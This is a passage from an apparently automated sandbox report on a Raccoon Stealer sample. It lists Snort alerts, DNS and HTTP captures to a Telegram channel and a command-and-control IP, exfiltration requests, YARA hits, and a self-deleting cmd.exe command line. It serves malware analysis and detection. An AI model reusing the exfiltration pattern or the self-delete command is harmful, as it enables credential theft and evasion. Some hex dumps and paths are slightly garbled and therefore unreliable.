| .data  | 0x25000         | 0x2795ba4    | 0x50a00  | unknown  | unknown         | unknown   | unknown       | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ       |
| .rsrc  | 0x27bb000       | 0x3120       | 0x3200   | False    | 0.74953125      | data      | 6.50589684966 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ                            |
| .reloc | 0x27bf000       | 0x109b0      | 0x10a00  | False    | 0.0791089050752 | data      | 1.02783799379 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ |

### Resources

### Imports

### Version Infos

### Possible Origin

| Language of compilation system | Country where language is spoken | Map                                                                                 |
|--------------------------------|----------------------------------|-------------------------------------------------------------------------------------|
| Mongolian                      | Mongolia                         |  |
| English                        | United States                    |  |

## Network Behavior

### Snort IDS Alerts

| Timestamp                | Protocol | SID     | Message                                                            | Source Port | Dest Port | Source IP   | Dest IP         |
|--------------------------|----------|---------|--------------------------------------------------------------------|-------------|-----------|-------------|-----------------|
| 09/28/21-07:38:32.515164 | TCP      | 2033973 | ET TROJAN Win32.Raccoon Stealer CnC Activity (dependency download) | 49731       | 80        | 192.168.2.5 | 185.138.164.150 |
| 09/28/21-07:38:37.212371 | TCP      | 2033973 | ET TROJAN Win32.Raccoon Stealer CnC Activity (dependency download) | 49731       | 80        | 192.168.2.5 | 185.138.164.150 |
| 09/28/21-07:38:39.384625 | TCP      | 2033974 | ET TROJAN Win32.Raccoon Stealer Data Exfil Attempt                 | 49731       | 80        | 192.168.2.5 | 185.138.164.150 |

### Network Port Distribution

### TCP Packets

### UDP Packets

### DNS Queries

| Timestamp                            | Source IP   | Dest IP | Trans ID | OP Code            | Name | Type           | Class       |
|--------------------------------------|-------------|---------|----------|--------------------|------|----------------|-------------|
| Sep 28, 2021 07:38:31.445863962 CEST | 192.168.2.5 | 8.8.8.8 | 0x5e4e   | Standard query (0) | t.me | A (IP address) | IN (0x0001) |

### DNS Answers

| Timestamp                            | Source IP | Dest IP     | Trans ID | Reply Code   | Name | CName | Address        | Type           | Class       |
|--------------------------------------|-----------|-------------|----------|--------------|------|-------|----------------|----------------|-------------|
| Sep 28, 2021 07:38:31.465802908 CEST | 8.8.8.8   | 192.168.2.5 | 0x5e4e   | No error (0) | t.me |       | 149.154.167.99 | A (IP address) | IN (0x0001) |

### HTTP Request Dependency Graph

- t.me
- 185.138.164.150

### HTTP Packets

| Session ID | Source IP   | Source Port | Destination IP | Destination Port | Process                              |
|------------|-------------|-------------|----------------|------------------|--------------------------------------|
| 0          | 192.168.2.5 | 49730       | 149.154.167.99 | 443              | C:\Users\user\Desktop\AqImImmeey.exe |

| Timestamp | kBytes transferred | Direction | Data |
|-----------|--------------------|-----------|------|
|-----------|--------------------|-----------|------|

| Session ID | Source IP   | Source Port | Destination IP  | Destination Port | Process                               |
|------------|-------------|-------------|-----------------|------------------|---------------------------------------|
| 1          | 192.168.2.5 | 49731       | 185.138.164.150 | 80               | C:\Users\luser\Desktop\AqlmImmeey.exe |

| Timestamp                               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|-----------------------------------------|--------------------|-----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Sep 28, 2021<br>07:38:32.031197071 CEST | 956                | OUT       | POST / HTTP/1.1<br>Cache-Control: no-cache<br>Connection: Keep-Alive<br>Pragma: no-cache<br>Content-Type: text/plain; charset=UTF-8<br>Content-Length: 128<br>Host: 185.138.164.150                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Sep 28, 2021<br>07:38:32.506263018 CEST | 958                | IN        | HTTP/1.1 200 OK<br>Server: nginx<br>Date: Tue, 28 Sep 2021 05:38:32 GMT<br>Content-Type: text/plain; charset=UTF-8<br>Transfer-Encoding: chunked<br>Connection: keep-alive<br>Vary: Accept-Encoding<br>Access-Control-Allow-Origin: *<br>Data Raw: 31 37 31 34 0d 0a 75 6e 4e 32 47 4b 2b 6e 50 6d 64 38 38 64 6a 4c 73 38 4d 45 79 35 35 52 4d 2b 61 63 65 74 4f 7a 79 72 67 49 67 67 33 57 41 4f 56 4d 54 30 46 62 6e 33 38 48 62 51 5a 32 72 75 66 54 50 76 6d 38 77 4b 56 71 32 38 78 30 5a 6d 33 48 58 58 2b 72 38 34 67 32 71 74 46 39 68 6f 62 57 75 57 55 64 50 48 70 62 72 65 39 73 36 66 39 55 62 41 4e 61 47 4e 7a 46 43 4c 65 59 32 46 2b 59 36 5a 41 4d 42 66 72 33 46 4f 55 52 34 62 31 32 34 76 62 4c 37 58 61 7 9 44 53 66 6b 67 56 6c 37 46 66 77 68 6d 75 59 79 74 4f 35 4a 4e 30 42 74 59 4f 54 69 2f 43 73 4b 32 6c 6f 37 53 65 49 6 c 63 59 73 56 59 4a 35 79 48 38 70 67 5a 6f 70 54 69 47 6c 68 34 49 31 31 67 57 51 6f 53 74 4d 71 50 62 34 70 50 64 47 50 36 6d 76 44 67 48 49 56 37 44 6e 73 73 68 55 6b 64 31 57 47 66 45 37 6c 4e 6e 6c 6b 49 33 71 79 2f 35 72 49 35 4d 68 77 48 69 4a 7a 58 4d 6f 58 6a 31 6a 62 76 78 4c 64 61 6c 76 50 66 66 58 48 67 67 5a 44 50 72 34 6c 66 45 6f 45 61 6a 79 43 73 47 53 73 71 37 4a 4e 78 59 55 65 4c 79 59 43 37 69 45 57 6f 79 46 6b 37 6b 51 4a 71 33 73 63 54 55 6a 6b 65 34 68 59 47 35 70 6b 41 6e 75 72 76 58 54 56 75 6b 46 31 69 4a 63 41 78 52 34 39 51 6d 73 36 6e 51 65 67 75 56 30 53 69 54 6d 49 33 64 33 69 65 66 51 70 41 73 54 61 51 53 68 6d 2b 42 39 4f 46 38 6e 6a 43 4a 2b 41 77 43 56 6d 4e 6a 31 56 34 55 59 6e 44 73 52 2f 64 39 78 54 57 35 74 69 50 66 79 67 37 35 6f 44 7a 32 4f 71 7a 70 61 50 65 53 73 4d 30 6d 65 43 30 4e 48 65 77 41 4d 34 63 66 7a 4c 2b 66 57 54 39 6f 4d 4c 79 42 37 65 52 4b 69 53 64 69 31 78 73 50 4f 5a 4c 7a 32 63 4b 6c 78 64 6a 4b 79 6c 6d 4e 36 48 51 38 33 73 51 70 49 43 41 61 61 51 77 74 6a 4e 77 7a 61 46 62 38 68 5a 78 52 53 79 58 38 7a 55 6b 76 6f 2f 7a 68 51 32 47 30 6a 42 72 6e 70 2b 34 63 65 35 48 41 41 31 34 6b 44 78 64 6a 4a 71 2f 30 76 53 39 58 77 48 51 6a 6b 6e 30 63 4a 2f 34 36 45 73 54 2f 7a 46 79 6d 36 73 78 31 33 65 72 4c 51 4d 78 59 73 7a 76 57 62 76 57 65 49 49 57 74 78 76 61 53 52 47 48 36 56 61 70 35 4a 34 7a 33 79 56 55 67 6d 6e 6c 58 69 6a 38 73 39 4d 66 4c 67 78 39 41 38 46 79 7a 43 44 72 79 4d 7a 63 63 6d 43 4d 59 6c 30 70 48 4b 66 63 57 4d 30 50 6e 38 38 72 58 68 7a 36 4a 42 4c 2f 41 35 4a 4f 51 2f 74 38 56 33 35 65 78 70 78 6b 75 42 2b 4e 64 36 4f 62 62 45 68 35 7a 6b 49 57 68 5a 63 53 6a 34 4f 53 51 6d 38 2b 55 4f 4b 49 4a 59 45 75 75 2b 6d 4a 6f 78 71 47 4b 73 36 2f 79 78 36 71 2f 76 43 38 77 44 77 38 55 62 65 55 58 35 74 58 6a 4c 31 65 79 78 33 38 42 31 4e 30 6f 65 37 31 68 46 59 61 58 36 72 50 63 4a 44 34 39 75 79 47 72 63 6b 53 6b 57 2b 55 31 4c 67 56 4b 39 5a 2f 69 57 45 45 50 31 6c 68 5a 62 44 6e 38 76 4f 76 6c 79 4c 6d 4d 36 6e 31 78 63 58 70 75 4a 69 73 79 72 2b 78 6b 46 6f 5a 74 6e 77 4f 68 59 36 6f 2f 37 34 33 66 41 51 76 6a 4e 6b 6b 56 76 50 76 47 43 4d 7a 42 69 51 67 6b 47 45 6c 6d 62 6b 2b 42 71 59 49 73 33 6b 39 6e 6d 6c 59 74 63 74 34 39 2b 79 74 6c 33 6b 4c 39 6c 33 4f 6a 39 7a 44 49 63 35 73 38 65 4e 64 33 34 56 56 4d 67 2b 6e 5a 75 56 52 4d 74 73 69 45 63 6d 79 6 c 36 71 78 76 65 61 47 34 51 2b 6e 61 43 78 56 6c 63 7a 52 6a 43 46 6d 50 68 46 39 57 71 4b 35 76 2f 4f 57 57 33 63 30 7a 74 35 31 4c 75 32 56 31 68 66 47 63 56 68 57 65 4e 68 2f 4f 61 4b 5a 58 4e 75 63 4d 38 75 65 6e 33 30 73 65 78 33 76 6a 4a 6a 66 66 41 79 7a 67 6a 77 34 73 61 6b 66 77 31 31 5a 62 76 51 31 72 68 68 44 4b 4d 2f 44 69 4f 72 47 75 76 78 68 67 30 2b 75 68 54 48 46 4a 4d 43 46 53 6e 50 72<br>Data Ascii: 1714unN2GK+nPmd88dJLs8MEy55RM+acetOzyrglgg3WAOVMT0Fbn38HbQZ2rufTPvm8wKVq28x0Zm 3HXX+r84g2qtF9hobWuWuDPHpbre9s6f9UbANaGNzFCLeY2F+Y6ZAMBf3FOUR4b124vbL7XayDSfkgVI7FwhmuYy tO5JN0BtYOTI/CsK2lo7SellcYsVYJ5yH8pgZopTiGih4l11gWQoStMqPb4pPdGP6mvdgHIV7DnsshUkd1WGfE7lNn lkl3qy/5rl5MhwhiJzXMoXj1jbvxLdalvPffXHggZDPr4lffeEajyCsGSsq7JNxyUeLYCYC7IEWoyFk7kQJq3scTJuke4hYG5pkAn urvXTVukF1iJcAxR49Qms6nQeguV0SiTmi3d3iefQpAsTaQShm+B9OF0njCJ+AwCvmNj1V4UYnDsR/d9xTW5tiPfyg 75oDz2OqzpaPeSsM0meCONHewAM4cfzL+fWT9oMLyB7eRKiSdi1xsPOZLz2cKldjKylmN6HQ83sQplCAaaQwtjNwz aFb8hZxRSyX8zUkvo/zhQ2G0jBrnp+4ce5HAA14kDxdjJq/0vS9XwHQjkn0cJ/46EsT/zFym6sx13erLQMxYszvWbv WellWtxvaSRGH6Vap5J4z3yVUgmnIxiJ8s9MfLgx9A8FyzCDryMzccmCMYl0pHKfcWM0Pn88rXhz6JBL/A5JJOQ/t8V 35expxkuB+Nd6ObbEh5zkIWhZcSj4OSQm8+UOKIJYEu+mJoxqGKS6/jx6q/vC8wDw8UbeUX5tXjL1eyx38B1N0oe7 1hFYaX6rPcJD49uyGrckSkW+U1LgVK9Z/WEeP1lhZbDn8vOvlyLmM6n1xcXpuJisyr+XkFztnwOhY6o/743fAQvj NkkVvPvGCMzBiQgkGEImbk+BqYIs3k9nmlYtct49+ytI3kL9l3Oj9zDlc5s8eNd34VVMg+nZuVRMTsiEcmyl6qxvea G4Q+naCxVlczRjCFmPhF9WqK5v/OWW3c0zt51Lu2V1hfGcVhWeNh/OGaKZXNucM8uen30sex3vjJffAyzgjiw4sakf w112zbvQ1rhhDKM/DiOrGuvxhg0+uhTHFJMCFsnPr |
| Sep 28, 2021<br>07:38:32.515163898 CEST | 963                | OUT       | GET //l/GpHpKknwB3dP17SpzaKnS/9801dace6a5ab5b92aa19fd0ea4e73710d7a6a98 HTTP/1.1<br>Cache-Control: no-cache<br>Connection: Keep-Alive<br>Pragma: no-cache<br>Host: 185.138.164.150                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |



| Timestamp                               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
|-----------------------------------------|--------------------|-----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Sep 28, 2021<br>07:38:39.384624958 CEST | 4856               | OUT       | POST / HTTP/1.1<br>Cache-Control: no-cache<br>Connection: Keep-Alive<br>Pragma: no-cache<br>Content-Type: multipart/form-data, boundary=vD2tL1qC9bC3zV9eD9yX8dU8yY8lC1cV<br>Content-Length: 1404<br>Host: 185.138.164.150                                                                                                                                                                                                                                              |
| Sep 28, 2021<br>07:38:39.675101042 CEST | 4858               | IN        | HTTP/1.1 200 OK<br>Server: nginx<br>Date: Tue, 28 Sep 2021 05:38:39 GMT<br>Content-Type: text/plain; charset=UTF-8<br>Transfer-Encoding: chunked<br>Connection: keep-alive<br>Vary: Accept-Encoding<br>Access-Control-Allow-Origin: *<br>Data Raw: 32 38 0d 0a 35 31 34 63 30 30 38 61 64 35 30 36 37 61 39 62 38 37 61 32 39 30 31 37 34 63 37 31 63 34 31 32 34 38 61 35 65 35 36 35 0d 0a 30 0d 0a 0d 0a<br>Data Ascii: 28514c008ad5067a9b87a290174c71c41248a5e5650 |

HTTPS Proxied Packets

| Session ID | Source IP   | Source Port | Destination IP | Destination Port | Process                              |
|------------|-------------|-------------|----------------|------------------|--------------------------------------|
| 0          | 192.168.2.5 | 49730       | 149.154.167.99 | 443              | C:\Users\user\Desktop\AqlmImmeey.exe |

| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
|-------------------------|--------------------|-----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-09-28 05:38:31 UTC | 0                  | OUT       | GET /agrybirdsgamerept HTTP/1.1<br>Cache-Control: no-cache<br>Connection: Keep-Alive<br>Pragma: no-cache<br>Content-Type: text/plain; charset=UTF-8<br>Host: t.me                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| 2021-09-28 05:38:31 UTC | 0                  | IN        | HTTP/1.1 200 OK<br>Server: nginx/1.18.0<br>Date: Tue, 28 Sep 2021 05:38:31 GMT<br>Content-Type: text/html; charset=utf-8<br>Content-Length: 4595<br>Connection: close<br>Set-Cookie: stel_ssld=cc955de4bfd4a6ef0a_9320274967960160689; expires=Wed, 29 Sep 2021 05:38:31 GMT; path=/; samesite=None; secure; HttpOnly<br>Pragma: no-cache<br>Cache-control: no-store<br>X-Frame-Options: SAMEORIGIN<br>Strict-Transport-Security: max-age=35768000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| 2021-09-28 05:38:31 UTC | 0                  | IN        | Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 3c 68 65 61 64 3e 0a 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 3c 74 69 74 6c 65 3e 54 65 6c 65 67 72 61 6d 3a 20 43 6f 6e 74 61 63 74 20 40 61 67 72 79 62 69 72 64 73 67 61 6d 65 72 65 70 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 0a 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 74 69 74 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 61 67 72 79 62 69 72 64 73 67 61 6d 65 72 65 70 74 22 3e 0a 3c 6d 65 74 61<br>Data Ascii: <!DOCTYPE html><html> <head> <meta charset="utf-8"> <title>Telegram: Contact @agrybirdsgamerept</title> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <meta property="og:title" content="agrybirdsgamerept"></meta> |

Code Manipulations

Statistics

Behavior

 Click to jump to process

System Behavior

## Analysis Process: AqlmImmeey.exe PID: 5164 Parent PID: 5248

### General

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 07:38:27                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Start date:                   | 28/09/2021                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Path:                         | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Commandline:                  | 'C:\Users\user\Desktop\AqlmImmeey.exe'                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Imagebase:                    | 0x400000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| File size:                    | 553984 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| MD5 hash:                     | C1258CE5CDC59BE3CF83F8DE7A42E899                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_Raccoon, Description: Yara detected Raccoon Stealer, Source: 00000000.00000002.271763487.00000000030C0000.00000040.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Raccoon, Description: Yara detected Raccoon Stealer, Source: 00000000.00000002.271146148.0000000004000000.00000040.00020000.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Raccoon, Description: Yara detected Raccoon Stealer, Source: 00000000.00000003.250736320.0000000003150000.00000004.00000001.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |

### File Activities

[Show Windows behavior](#)

#### File Created

#### File Deleted

#### File Written

#### File Read

## Analysis Process: cmd.exe PID: 1700 Parent PID: 5164

### General

|                               |                                                                                            |
|-------------------------------|--------------------------------------------------------------------------------------------|
| Start time:                   | 07:38:39                                                                                   |
| Start date:                   | 28/09/2021                                                                                 |
| Path:                         | C:\Windows\SysWOW64\cmd.exe                                                                |
| Wow64 process (32bit):        | true                                                                                       |
| Commandline:                  | cmd.exe /C timeout /T 10 /NOBREAK > Nul & Del /f /q 'C:\Users\user\Desktop\AqlmImmeey.exe' |
| Imagebase:                    | 0x150000                                                                                   |
| File size:                    | 232960 bytes                                                                               |
| MD5 hash:                     | F3BDBE3BB6F734E357235F4D5898582D                                                           |
| Has elevated privileges:      | true                                                                                       |
| Has administrator privileges: | true                                                                                       |
| Programmed in:                | C, C++ or other language                                                                   |
| Reputation:                   | high                                                                                       |

### File Activities

[Show Windows behavior](#)

## Analysis Process: conhost.exe PID: 4680 Parent PID: 1700

### General

|                               |                                                     |
|-------------------------------|-----------------------------------------------------|
| Start time:                   | 07:38:39                                            |
| Start date:                   | 28/09/2021                                          |
| Path:                         | C:\Windows\System32\conhost.exe                     |
| Wow64 process (32bit):        | false                                               |
| Commandline:                  | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase:                    | 0x7ff7ecfc0000                                      |
| File size:                    | 625664 bytes                                        |
| MD5 hash:                     | EA777DEEA782E8B4D7C7C33BBF8A4496                    |
| Has elevated privileges:      | true                                                |
| Has administrator privileges: | true                                                |
| Programmed in:                | C, C++ or other language                            |
| Reputation:                   | high                                                |

Analysis Process: timeout.exe PID: 3528 Parent PID: 1700

General

|                               |                                  |
|-------------------------------|----------------------------------|
| Start time:                   | 07:38:39                         |
| Start date:                   | 28/09/2021                       |
| Path:                         | C:\Windows\SysWOW64\timeout.exe  |
| Wow64 process (32bit):        | true                             |
| Commandline:                  | timeout /T 10 /NOBREAK           |
| Imagebase:                    | 0x7ff797770000                   |
| File size:                    | 26112 bytes                      |
| MD5 hash:                     | 121A4EDAE60A7AF6F5DFA82F7BB95659 |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |
| Reputation:                   | high                             |

File Activities

Show Windows behavior

File Written

Disassembly

Code Analysis